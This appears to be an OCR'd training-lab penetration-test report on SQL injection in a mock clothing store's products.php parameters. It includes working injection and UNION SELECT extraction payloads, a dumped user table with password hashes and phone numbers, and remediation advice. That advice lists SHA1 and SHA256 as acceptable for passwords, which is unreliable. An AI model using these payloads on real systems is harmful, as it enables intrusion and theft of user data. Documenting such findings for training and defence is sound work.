
1.SQL Injection

It allows hacker to inject server side codes or commands. These are the flaws that allows a hacker to inject his own codes/commands into the web server that can provide illegal access to the data.

SQL Injection (Critical)	Below mentioned URL in the **Tshirt/socks/shoes module** is vulnerable to SQL injection attack **Affected URL :** • http://13.233.148.87/products.php?cat=1 **Affected Parameters :** • cat (GET parameter) **Payload:** • cat = 1’ **Affected URL :** • http://13.233.148.87/products.php?q=socks **Affected Parameters :** • q (GET parameter) **Payload:** • q=socks’

Observation


- After logging in as a customer, navigate to T shirts tab . Notice the GET parameter cat=1 in the URL:



Observation


- We apply single quote in house parameter: **products.php?cat=1’ and we get complete MySQL error: (img 1)**
- We then put --+ : **products.php?cat=1’--+ and the error is removed confirming SQL injection:(img 2)**

img 1




You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near ''1'' LIMIT 0, 9' at line 1

img 2



Proof of Concept (PoC)

- Attacker can execute SQL commands as shown below. Here we have used the payload below to extract the database name and MySQL version information: http://13.233.148.87/products.php?cat=1' union select database(),version(),database(),database(),version(),version(),version() --+



13.233.148.87/products.php?cat=1' union select database(),ver

Skull Orange T Shirt
145

Hammer and Sickle T Shirt
350

Anarchist Kids T Shirt
300

Nike Basic Tshirt
499

5.7.30-0ubuntu0.18.04.1
hacking_training_project

VIEW PRODUCT


Basic T shirt
Price: Rs 350/-

VIEW PRODUCT

Proof of Concept (PoC)

- No of databases: 2
  - information_schema
  - hacking_training_project

- No of tables in SQL_Injection_V3: 10
  - brands
  - cart_items
  - categories
  - customers
  - order_items
  - orders
  - product_reviews
  - products
  - sellers
  - users




```
+-------------+----------+--------------------------------------------------------------+--------------+
| user_name   | type     | password                                                     | phone_number |
+-------------+----------+--------------------------------------------------------------+--------------+
| admin       | admin    | $2y$10$Phrdr2F1sC9l2mG6jY5af.QbdJ7O6yasyHc/CZiNEchBPsWJiWuK2 | 8521479630   |
| Dona1234    | customer | $2y$10$PM.7nBSP5FMaldXiM/S3s./p5xR6GTKvjry7ysJtxOkBqOJURAHsO | 9489625136   |
| Pluto98     | customer | $2y$10$ba4bpp3nqfFRPB9.w.s4KeU36ecbRemyM6bj65FI/Q1EtOQv1X9QK | 8912345670   |
| chandan     | seller   | $2y$10$4cZBEIrgthXdvT1hwUlivuFELe03rR.GIcdp03NjrlS0VeiOKLVDa | 7854126395   |
| Popeye786   | customer | $2y$10$Fkv1RfwYTioW0w2CaZtAQuXVnhGAUjt/If/yTqkNPC5zTrsVm7EeC | 9745612300   |
| Radhika     | seller   | $2y$10$RYxNhOyV/G4g7OtFwpqYaexvHi8rF6XXui8kT1WtrfqhTutCA8JC. | 9512300052   |
| Nandan      | seller   | $2y$10$G.cRNLMEiG79ZFXElHg.R.o95334U0xmZu4.9MqzR5614ucwnk59K | 7845129630   |
| MurthyAdapa | customer | $2y$10$mzQGzD4sDSj2EunpCioe4eK18c1Abs0T2P1a1P6eV1DPR.11UubDG | 8365738264   |
| john        | customer | $2y$10$GhDB8h1X6XjPMY12GZ1vDO7Y3en97u1/.oXTZLmYqB6F18FBgecvG | 6598325015   |
| bob         | customer | $2y$10$kiUikn3HPFbuyTtK75lLNurxzqC0LX3eMGy0/Uxl6JOoG37dCGKLq | 8576308560   |
| jack        | customer | $2y$10$z/nyNlkRJ76m9ItMZ4N5lOeRxy6Gkqi9N/UBcJu5ZeO7eM7N4pTHu | 9848478231   |
| bulla       | customer | $2y$10$HT5oiRMetqaZ7xGZPE9s2.Mk1yF4PnYDJHCWbm2w/xuKpjEEI/zjG | 7645835473   |
| hunter      | customer | $2y$10$pB3U9iFxwBgSbl2AkBpiEeIBdhiYfWy9y.xV23q12gGbMCyn7N3g2 | 9788777777   |
| asd         | customer | $2y$10$At5pFZnRWpjCD/yNnJWDL.L3Cc4Cv0W8Q/WEHmWzBFqVIkBQFpCF2 | 9876543210   |
| acdc        | customer | $2y$10$J50B78.gpucuLTwpHwbcPedYcain.Yi.tsTLyQtK17FzdSpmIRRbi | 9999999999   |
| FindMe      | customer | $2y$10$ieLZsBhtXY0N92Wyo3o5y.BQJO4zd7tpcF18XV61F/FhyBT6.zfNa | 9999999999   |
+-------------+----------+--------------------------------------------------------------+--------------+
```

Business Impact - Extremely High

Using this vulnerability, attacker can execute arbitrary SQL commands on Lifestyle store server and gain complete access to internal databases along with all customer data inside it.

Below is the screenshot of some information extracted from users table which shows user credentials being leaked .Since the passwords are hashed ,the risk is comparatively low .

Attacker can use this information to attack the users and login to admin panels and gain complete admin level access to the website which could lead to complete compromise of the server and all other servers connected to it.



```
13.233.99.147/products.php?cat=1' union select concat(user_name,':',phone_number),ad
```

499

Scholiverse Educare Pvt. Ltd. B-610, Unitech Business Zone, Nirvana Country: South City 2, Gurgaon, India

Donal234:6234684479

A-56 Sailor's ship, popeyeworld
Pluto98:8912345670

GF-213, Nehru road, old Delhi market, 120078
chandan:7854126395

B-44 spinach house, Disneyworld
Popeye786:9745612300

D-60, Ajmer street, Ajmer
Radhika:9512300052

WB-45 Wayne house, Batwan world
Nandan:7845129630

Internshala (Scholiverse Educare Private Limited), B-610, Unitech Business Zone , Nirvana Country

Recommendation

Take the following precautions to avoid exploitation of SQL injections:

- Whitelist User Input: Whitelist all user input for expected data only. For example if you are expecting a flower name, limit it to alphabets only upto 20 characters in length. If you are expecting some ID, restrict it to numbers only
- Prepared Statements: Use SQL prepared statements available in all web development languages and frameworks to avoid attacker being able to modify SQL query
- Character encoding: If you are taking input that requires you to accept special characters, encode it. Example. Convert all **‘ to \’** , **“ to \”**, **\ to \\.** It is also suggested to follow a standard encoding for all special characters such has HTML encoding, URL encoding etc
- Do not store passwords in plain text. Convert them to hashes using SHA1 SHA256 Blowfish etc
- Do not run Database Service as admin/root user
- Disable/remove default accounts, passwords and databases
- Assign each Database user only the required permissions and not all permissions.